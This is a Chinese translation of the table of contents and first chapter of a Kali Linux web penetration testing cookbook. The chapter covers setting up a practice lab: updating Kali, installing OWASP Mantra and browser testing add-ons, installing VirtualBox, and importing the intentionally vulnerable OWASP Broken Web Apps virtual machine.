

Quick answers to common problems

Kali Linux Web Penetration Testing Cookbook

Over 80 recipes on how to identify, exploit, and test web application security with Kali Linux 2

Gilberto Nájera-Gutiérrez

[PACKT] PUBLISHING open source* community experience distilled

目錄

Kali Linux Web 渗透测试秘籍 中文版 1.1
第一章 配置 Kali Linux 1.2
第二章 侦查 1.3
第三章 爬虫和蜘蛛 1.4
第四章 漏洞发现 1.5
第五章 自动化扫描 1.6
第六章 利用 -- 低悬的果实 1.7
第七章 高级利用 1.8
第八章 中间人攻击 1.9
第九章 客户端攻击和社会工程 1.10
第十章 OWASP Top 10 的预防 1.11

Kali Linux Web 渗透测试秘籍 中文版

原书：Kali Linux Web Penetration Testing Cookbook

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- Github
- Git@OSC

赞助我



协议

第一章 配置 Kali Linux

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>
>

简介

在第一章中，我们会涉及如何准备我们的 Kali 以便能够遵循这本书中的秘籍，并使用虚拟机建立带有存在漏洞的 Web 应用的实验室。

1.1 升级和更新 Kali

在我们开始 Web 应用安全测试之前，我们需要确保我们拥有所有必要的最新工具。这个秘籍涉及到使 Kali 和它的工具保持最新版本的基本步骤。

准备

我们从 Kali 已经作为主操作系统安装到计算机上，并带有网络连接来开始。这本书中所使用的版本为 2.0。你可以从 https://www.kali.org/downloads/ 下载 live CD 和安装工具。

操作步骤

一旦你的 Kali 实例能够启动和运行，执行下列步骤：

1. 以 root 登录 Kali。默认密码是 toor，不带双引号。你也可以使用 `su` 来切换到该用户，或者如果喜欢使用普通用户而不是 root 的话，用 `sudo` 来执行单条命令。

2. 打开终端。

3. 运行 `apt-get update` 命令。这会下载可用于安装的包（应用和工具）的更新列表。

   ```
   apt-get update
   ```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# apt-get update
Get:1 http://security.kali.org kali/updates Release.gpg [819 B]
Get:2 http://http.kali.org kali Release.gpg [819 B]
Get:3 http://security.kali.org kali/updates Release [11.0 kB]
Get:4 http://http.kali.org kali Release [21.1 kB]
Get:5 http://security.kali.org kali/updates/main Sources [159 kB]
Get:6 http://http.kali.org kali/main Sources [7,571 kB]
Get:7 http://security.kali.org kali/updates/contrib Sources [20 B]
Get:8 http://http.kali.org kali/non-free Sources [119 kB]
Get:9 http://security.kali.org kali/updates/non-free Sources [20 B]
Get:10 http://http.kali.org kali/contrib Sources [56.9 kB]
Get:11 http://security.kali.org kali/updates/main amd64 Packages [347 kB]
Get:12 http://http.kali.org kali/main amd64 Packages [8,475 kB]
Ign http://security.kali.org kali/updates/contrib Translation-en_US
Ign http://http.kali.org kali/contrib Translation-en_US
Ign http://security.kali.org kali/updates/contrib Translation-en
Ign http://http.kali.org kali/contrib Translation-en
Ign http://security.kali.org kali/updates/main Translation-en_US
Ign http://security.kali.org kali/updates/main Translation-en
Ign http://http.kali.org kali/main Translation-en_US
Ign http://security.kali.org kali/updates/non-free Translation-en_US
Ign http://http.kali.org kali/main Translation-en
Ign http://security.kali.org kali/updates/non-free Translation-en
Ign http://http.kali.org kali/non-free Translation-en_US
```

4. 一旦安装完成，执行下列命令来将非系统的包更新到最新的稳定版。

```
apt-get upgrade
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Reading package lists... Done
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages have been kept back:
  aircrack-ng greenbone-security-assistant openvas openvas-cli openvas-manager openvas-scanner
  reaver w3af w3af-console
The following packages will be upgraded:
  arj automater burpsuite curl dnsmasq-base dpkg dpkg-dev exploitdb fern-wifi-cracker file fimap
  gnupg gpgv gstreamer0.10-plugins-bad hexinject icedtea-6-jre-cacao icedtea-6-jre-jamvm iceweasel
  javasnoop keimpx laudanum libapache2-mod-php5 libavcodec53 libavdevice53 libavformat53
  libavutil51 libcurl3 libcurl3-gnutls libdpkg-perl libfreetype6 libfreetype6-dev libgcrypt11
  libgd2-xpm libgnutls26 libgstreamer-plugins-bad0.10-0 libicu48 libldap-2.4-2 libmagic-dev
  libmagic1 libmysqlclient18 libnss3 libpostproc52 libruby1.8 libruby1.9.1 libssl-dev libssl-doc
  libssl1.0.0 libsvn1 libswscale2 libtasn1-3 libx11-6 libx11-data libx11-dev libx11-doc
  libx11-xcb1 libxfont1 libxml-libxml-perl libxml2 libxml2-dev libxml2-utils libxrender-dev
  libxrender1 mercurial mercurial-common metasploit metasploit-common metasploit-framework
  mysql-client-5.5 mysql-common mysql-server mysql-server-5.5 mysql-server-core-5.5 ntp
  openjdk-6-jdk openjdk-6-jre openjdk-6-jre-headless openjdk-6-jre-lib openjdk-7-jdk openjdk-7-jre
  openjdk-7-jre-headless openssl php5 php5-cli php5-common php5-mysql pipal ppp python-impacket
  python-libxml2 python-magic recon-ng responder ruby-ethon ruby-ffi ruby-typhoeus ruby1.8
  ruby1.8-dev ruby1.9.1 ruby1.9.1-dev set sqlmap subversion tcpdump wpscan zaproxy
105 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
Need to get 640 MB of archives.
After this operation, 26.5 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y
```

5. 当被询问是否继续时，按下 `Y` 并按下回车。

6. 下面，让我们升级我们的系统。键入下列命令并按下回车：

```
apt-get dist-upgrade
```

```
root@kali:~# apt-get dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be REMOVED:
  libopenvas7
The following NEW packages will be installed:
  ieee-data libhiredis0.10 libjemalloc1 libopenvas8 pixiewps python-markdown python-vulndb
  redis-server
The following packages will be upgraded:
  aircrack-ng greenbone-security-assistant openvas openvas-cli openvas-manager openvas-scann
  reaver w3af w3af-console
9 upgraded, 8 newly installed, 1 to remove and 0 not upgraded.
Need to get 29.2 MB of archives.
After this operation, 7,996 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://http.kali.org/kali/ kali/main libhiredis0.10 amd64 0.10.1-7 [23.7 kB]
Get:2 http://http.kali.org/kali/ kali/main greenbone-security-assistant amd64 6.0.1-0kali1 [
```

7. 现在，我们更新了 Kali 并准备好了继续。

工作原理

这个秘籍中，我们涉及到了更新基于 Debian 的系统（比如 Kali）的基本步骤。首先以 `update` 参数调用 `apt-get` 来下载在所配置的仓库中，用于我们的特定系统的包的最新列表。下载和安装仓库中最新版本的所有包之后， `dist-update` 参数下载和安装 `upgrade` 没有安装的系统包（例如内核和内核模块）。

> 这本书中，我们假设 Kali 已经作为主操作系统在电脑上安装。也可以将它安装在虚拟机中。这种情况下，要跳过秘籍“安装 VirtualBox”，并按照“为正常通信配置虚拟机”配置 Kali VM 的网络选项。

更多

有一些工具，例如 Metasploit 框架，拥有自己的更新命令。可以在这个秘籍之后执行它们。命令在下面：

```
msfupdate
```

1.2 安装和运行 OWASP Mantra

OWASP（开放 Web 应用安全项目，https://www.owasp.org/）中的研究员已经将 Mozilla FIrefox 与 大量的插件集成，这些插件用于帮助渗透测试者和开发者测试 Web 应用的 bug 或安全缺陷。这个秘籍中，我们会在 Kali 上安装 OWASP Mantra（http://www.getmantra.com/），首次运行它，并查看一些特性。

大多数 Web 应用渗透测试都通过浏览器来完成。这就是我们为什么需要一个带有一组工具的浏览器来执行这样一个任务。OWASP Mantra 包含一系列插件来执行任务，例如：

- 嗅探和拦截 HTTP 请求
- 调试客户端代码
- 查看和修改 Cookie
- 收集关于站点和应用的信息

准备

幸运的是， OWASP Mantra 默认包含于 Kali 的仓库中。所以，要确保我们获得了浏览器的最新版本，我们需要更新包列表：

```
apt-get update
```

操作步骤


1. 打开终端并执行：

   ```
   apt-get install owasp-mantra-ff
   ```

   ```
   root@kali:~# apt-get install owasp-mantra-ff
   Reading package lists... Done
   Building dependency tree
   Reading state information... Done
   The following NEW packages will be installed:
     owasp-mantra-ff
   0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
   Need to get 60.0 MB of archives.
   After this operation, 126 MB of additional disk space will be used.
   Get:1 http://http.kali.org/kali/ kali/non-free owasp-mantra-ff amd64 0.9-1kali1 [60.0 MB]
   Fetched 60.0 MB in 54s (1,106 kB/s)
   Selecting previously unselected package owasp-mantra-ff.
   (Reading database ... 322637 files and directories currently installed.)
   Unpacking owasp-mantra-ff (from .../owasp-mantra-ff_0.9-1kali1_amd64.deb) ...
   Setting up owasp-mantra-ff (0.9-1kali1) ...
   ```

2. 在安装完成之后，访问菜单： `Applications | 03 - Web Application Analysis | Web Vulnerability Scanners | owasp` 来首次启动 Mantra。或者在终端中输入下列命令：

   ```
   owasp-mantra-ff
   ```



3. 在新打开的浏览器中，点击 OWASP 图标之后点击 `Tools` 。这里我们可以访问到所有 OWASP Mantra 包含的工具。

4. 我们会在之后的章节中使用这些工具。

另见


你可能也对 Mantra on Chromium （MOC）感兴趣，这是 Mantra 的一个替代版本，基于 Chromium 浏览器。当前，它只对 Windows 可用：http://www.getmantra.com/mantra-on-chromium.html。

1.3 配置 Iceweasel 浏览器


如果我们不喜欢 OWASP Mantra，我们可以使用 Firefox 的最新版本，并安装我们自己的测试相关插件。Kali Linux 包含了 Iceweasel，另一个 Firefox 的变体。我们这里会使用它来看看如何在它上面安装我们的测试工具。

操作步骤

1. 打开 Iceweasel 并访问 `Tools | Add-ons`。就像下面的截图这样：



2. 在搜索框中，输入 `tamper data` 并按下回车。



3. 在 `Tamper Data` 插件中点击 `Install` 。
4. 对话框会弹出，询问我们接受 EULA，点击 `Accept and Install...` 。

> 你可能需要重启你的浏览器来完成特定插件的安装。

5. 下面，我们在搜索框中搜索 `cookies manager+` 。
6. 在 `cookies manager+` 插件中点击 `Install` 。
7. 现在，搜索 `Firebug` 。
8. 搜索和安装 `Hackbar` 。
9. 搜索和安装 `HTTP Requester` 。
10. 搜索和安装 `Passive Recon` 。

工作原理

目前为止，我们在 Web 浏览器中安装了一些工具，但是对 Web 应用渗透测试者来说，这些工具好在哪里呢？

- `Cookies Manager+` ：这个插件允许我们查看，并有时候修改浏览器从应用受到的 Cookie 的值。
- `Firebug` ：这是任何 Web 开发者的必需品。它的主要功能是网页的内嵌调试器。它也在你对页面执行一些客户端修改时非常有用。
- `Hackbar` ：这是一个非常简单的插件，帮助我们尝试不同的输入值，而不需要修改或重写完整的 URL。在手动检查跨站脚本工具和执行注入的时候，我们会很频繁地使用它。
- `Http Requester` ：使用这个工具，我们就能构造 HTTP 链接，包括 GET、POST 和 PUT 方法，并观察来自服务器的原始响应。
- `Passive Recon` ：它允许我们获得关于网站被访问的公共信息，通过查询 DNS 记录、WHOIS、以及搜索信息，例如邮件地址、链接和 Google 中的合作者。

- `Tamper Data`：这个插件能够在请求由浏览器发送之后，捕获任何到达服务器的请求。这提供给我们了在将数据引入应用表单之后，在它到达服务器之前修改它的机会。

更多

有一些插件同样对 Web 应用渗透测试者有用，它们是：

- XSS Me
- SQL Inject Me
- FoxyProxy
- iMacros
- FirePHP
- RESTClient
- Wappalyzer

1.4 安装 VirtualBox

这是我们的第四篇秘籍，会帮助我们建立虚拟机环境，并运行它来实施我们的渗透测试。我们会使用 VirtualBox 在这样的环境中运行主机。这个秘籍中，我们会了解如何安装 VirtualBox 以及使它正常工作。

准备

在我们在 Kali 中安装任何东西之前，我们都必须确保我们拥有最新版本的包列表：

```
apt-get update
```

操作步骤

1. 我们首先实际安装 VirtualBox：

    ```
    apt-get install virtualbox
    ```

```
root@kali:~# apt-get install virtualbox
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  dkms libgsoap4 libvncserver0 linux-headers-3.18.0-kali3-amd64
  linux-headers-3.18.0-kali3-common linux-headers-amd64 linux-kbuild-3.18
  virtualbox-dkms virtualbox-qt
Suggested packages:
  libvncserver0-dbg vde2 virtualbox-guest-additions-iso
Recommended packages:
  linux-image
The following NEW packages will be installed:
  dkms libgsoap4 libvncserver0 linux-headers-3.18.0-kali3-amd64
  linux-headers-3.18.0-kali3-common linux-headers-amd64 linux-kbuild-3.18
  virtualbox virtualbox-dkms virtualbox-qt
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 27.2 MB of archives.
After this operation, 124 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y
```

2. 安装完成之后，我们要在菜单中寻找 VirtualBox，通过访问 `Applications | Usual applications | Accessories | VirtualBox` 。作为替代，我们也可以从终端调用它：

```
virtualbox
```



现在，我们运行了 VirtualBox 并且已经准备好配置虚拟机来构建我们自己的测试环境。

工作原理

VirtualBox 允许我们在我们的 Kali 主机上通过虚拟化运行多个主机。通过它，我们可以使用不同的计算机和操作系统来挂载完整的环境。并同时运行它们，只要 Kali 主机的内存资源和处理能力允许。

更多

虚拟机扩展包，提供了 VirtualBox 的虚拟机附加特性，例如 USB 2.0/3.0 支持和远程桌面功能。它可以从 https://www.virtualbox.org/wiki/Downloads 下载。在下载完成后双击它，VirtualBox 会做剩余的事情。

另见

除此之外有一些可视化选项。如果你使用过程中感到不方便，你可以尝试：

- VMware Player/Workstation
- Qemu
- Xen
- KVM


1.5 创建漏洞虚拟机

现在我们准备好创建我们的第一个虚拟机，它是托管 Web 应用的服务器，我们使用应用来实践和提升我们的渗透测试技巧。

我们会使用叫做 OWASP BWA（ Broken Web Apps）的虚拟机，它是存在漏洞的 Web 应用的集合，特别为执行安全测试而建立。


操作步骤

1. 访问 http://sourceforge.net/projects/owaspbwa/files/，并下载最新版本的 `.ova` 文件。在本书写作过程中，它是 `OWASP_Broken_Web_Apps_ VM_1.1.1.ova` 。




2. 等待下载完成，之后打开文件：

3. VirtualBox 的导入对话框会显示。如果你打算修改机器名称或描述，你可以通过双击值来完成。我们会命名为 `vulnerable_vm` ，并且使剩余选项保持默认。点击 `Import` 。



4. 导入需要花费一分钟，之后我们会看到我们的虚拟机显示在 VirtualBox 的列表中。让我们选中它并点击 `Start` 。

5. 在机器启动之后，我们会被询问登录名和密码，输入 `root` 作为登录名， `owaspbwa` 作为密码，这样设置。



工作原理

OWASP BWA 是一个项目，致力于向安全从业者和爱好者提供安全环境，用于提升攻击技巧，并识别和利用 Web 应用中的漏洞，以便帮助开发者和管理员修复和防止漏洞。

这个虚拟机包含不同类型的 Web 应用，一些基于 PHP，一些基于 Java，甚至还有一些基于 .NET 的漏洞应用。也有一些已知应用的漏洞版本，例如 WordPress 或 Joomla。

另见

当我们谈论漏洞应用和虚拟机的时候，有很多选择。有一个著名网站含有大量的此类应用，它是 VulnHub（ `https:// www.vulnhub.com/` ）。它也有一些思路，帮助你解决一些挑战并提升你的技能。

这本书中，我们会为一些秘籍使用另一个虚拟机： bWapp Bee-box。它也可以从 VulnHub 下载：https://www.vulnhub.com/entry/bwapp-beebox-v16,53/。

